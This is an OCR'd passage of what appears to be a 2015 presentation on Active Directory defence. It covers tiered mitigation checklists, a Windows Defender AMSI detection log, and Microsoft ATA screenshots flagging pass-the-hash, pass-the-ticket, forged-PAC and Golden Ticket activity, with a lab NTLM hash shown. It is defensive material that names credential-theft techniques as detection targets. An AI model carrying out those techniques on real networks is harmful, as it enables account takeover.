+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands
```



```
TimeCreated  : 6/25/2015 8:58:12 PM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Windows Defender has detected malware or other potentially unwanted software.
                For more information please see the following:
               http://go.microsoft.com/fwlink/?linkid=37020&name=Virus:Win32/Mptest!amsi&threatid=2147694217
                    Name: Virus:Win32/Mptest!amsi
                    ID: 2147694217
                    Severity: Severe
                    Category: Virus
                    Path:
               amsi:_PowerShell_C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe_10.0.10074.0132df22f0366a485
                    Detection Origin: Unknown
                    Detection Type: Concrete
                    Detection Source: AMSI
                    User: ADSECLAB\JoeUser
                    Process Name: Unknown
                    Signature Version: AV: 1.201.162.0, AS: 1.201.162.0, NIS: 114.28.0.0
                    Engine Version: AM: 1.1.11804.0, NIS: 2.1.11502.0
```

Mitigation Level One (Low)

- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts (JoeUser & AdminJoeUser)
- No user accounts in admin groups
- Set all admin accounts to “sensitive & cannot be delegated”
- Deploy Security Back-port patch (KB2871997) which adds local SIDs & enable regkey to prevent clear-text pw in LSASS.
- Set GPO to prevent local accounts from connecting over network to computers (easy with KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode


Mitigation Level Two (Moderate)

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
  - Leverage “(Group) Managed Service Accounts”.
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, <u>not</u> shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging

Mitigation Level Three (“It’s Complicated”)

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC
  (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

New Admin



Active Directory Admins (ADAs)

Server Application Admins

Workstation Admins

Next Generation Attack Detection

Microsoft Advanced Threat Analytics (ATA, formerly Aorato)


- Monitors all network traffic to Domain Controllers
- Baselines “normal activity” for each user (computers, resources, etc)
- Alerts on suspicious activity by user
- Natively detects recon & attack activity without writing rules

Microsoft Advanced Threat Analytics (ATA)

ATA Detection Capability:

- Credential theft & use: Pass the hash, Pass the ticket, Over-Pass the hash, etc
- MS14-068 exploits
- Golden Ticket usage
- DNS Reconnaissance
- Password brute forcing
- Domain Controller Skeleton Key Malware

Microsoft Advanced Threat Analytics (ATA)



Microsoft Advanced Threat Analytics Preview
Search users, computers, servers, and more...
Microsoft

10:32 AM Friday July 3, 2015 › 9:15 AM Sunday July 5, 2015

- All [7]
  - 🟥 High [4]
  - 🟨 Medium [3]
  - ■ Low [0]
- Open [7]
- Resolved [0]
- Dismissed [0]

Suspicion of Identity Theft based on Abnormal Behavior

Server Administrator exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 8 abnormal workstations.
- Performed interactive login from FS.
- Requested access to 12 abnormal resources.

Server Administrator

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Contact Server Administrator and investigate if the user has logged in to abnormal computers and accessed abnormal resources.

8:26 AM › 8:51 AM

Encryption Downgrade Activity

Encryption Downgrade Activity
14 days ago


Privilege Escalation using Forged PAC
14 days ago

Identity Theft Using Pass-the-Hash Attack
14 days ago

Entities Recently Learned
1 user
150 computers
15 days ago

Identity Theft Using Pass-the-Ticket Attack
16 days ago

ATA Detection: Suspicious Activity



Microsoft Advanced Threat Analytics Preview
Search users, computers, servers, and more...
Microsoft

Suspicion of Identity Theft based on Abnormal Behavior

Server Administrator exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 8 abnormal workstations.
- Performed interactive login from FS.
- Requested access to 12 abnormal resources.

July 3, 2015 10:32 AM to July 5, 2015 9:15 AM

Server Administ...

	From (10)	Accessed (13)	Via Domain Controllers (1)
9:41 AM Sunday June 14, 2015	Comp18	Comp18 to CIFS	DC01 192.168.222.22
10:32 AM Friday July 3, 2015	FS 192.168.222.15	LAB.ADSECURITY.ORG to KRBTGT	DC01 192.168.222.22
10:32 AM Friday July 3, 2015	FS 192.168.222.15	DC01 to CIFS	DC01 192.168.222.22
10:32 AM Friday July 3, 2015	FS 192.168.222.15	DC01 to PROTECTEDSTORAGE	DC01 192.168.222.22
10:32 AM Friday July 3, 2015	FS 192.168.222.15	DC01 to LDAP	DC01 192.168.222.22
10:32 AM Friday	FS 192.168.222.15	FS to HOST	DC01 192.168.222.22

Encryption Downgrade Activity
11 days ago


Privilege Escalation using Forged PAC
14 days ago

Identity Theft Using Pass-the-Hash Attack
14 days ago

Entities Recently Learned
1 user
150 computers
15 days ago

Identity Theft Using Pass-the-Ticket Attack
16 days ago

ATA Detection: Credential Theft Pass the Hash



8:30 AM
Thursday
July 2, 2015

Identity Theft Using Pass-the-Hash Attack

Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from WIN7CLIENT-PC.

Administrator's computer

Administrator

NTLM hash:B89E5C724F95F41C136038CBBCF228BF


WIN7CLIENT-PC
192.168.222.34

2 Domain controllers

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Disable Administrator's account
- Reset Administrator's password

ATA Detection: Credential Theft Pass the Ticket



4:52 AM › 4:57 AM
Wednesday
July 1, 2015


Identity Theft Using Pass-the-Ticket Attack

Administrator's Kerberos tickets were stolen from FS to CLIENT1 and used to access DC01 (CIFS).

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Disable Administrator's account

ATA Detection: Credential Theft OverPass the Hash



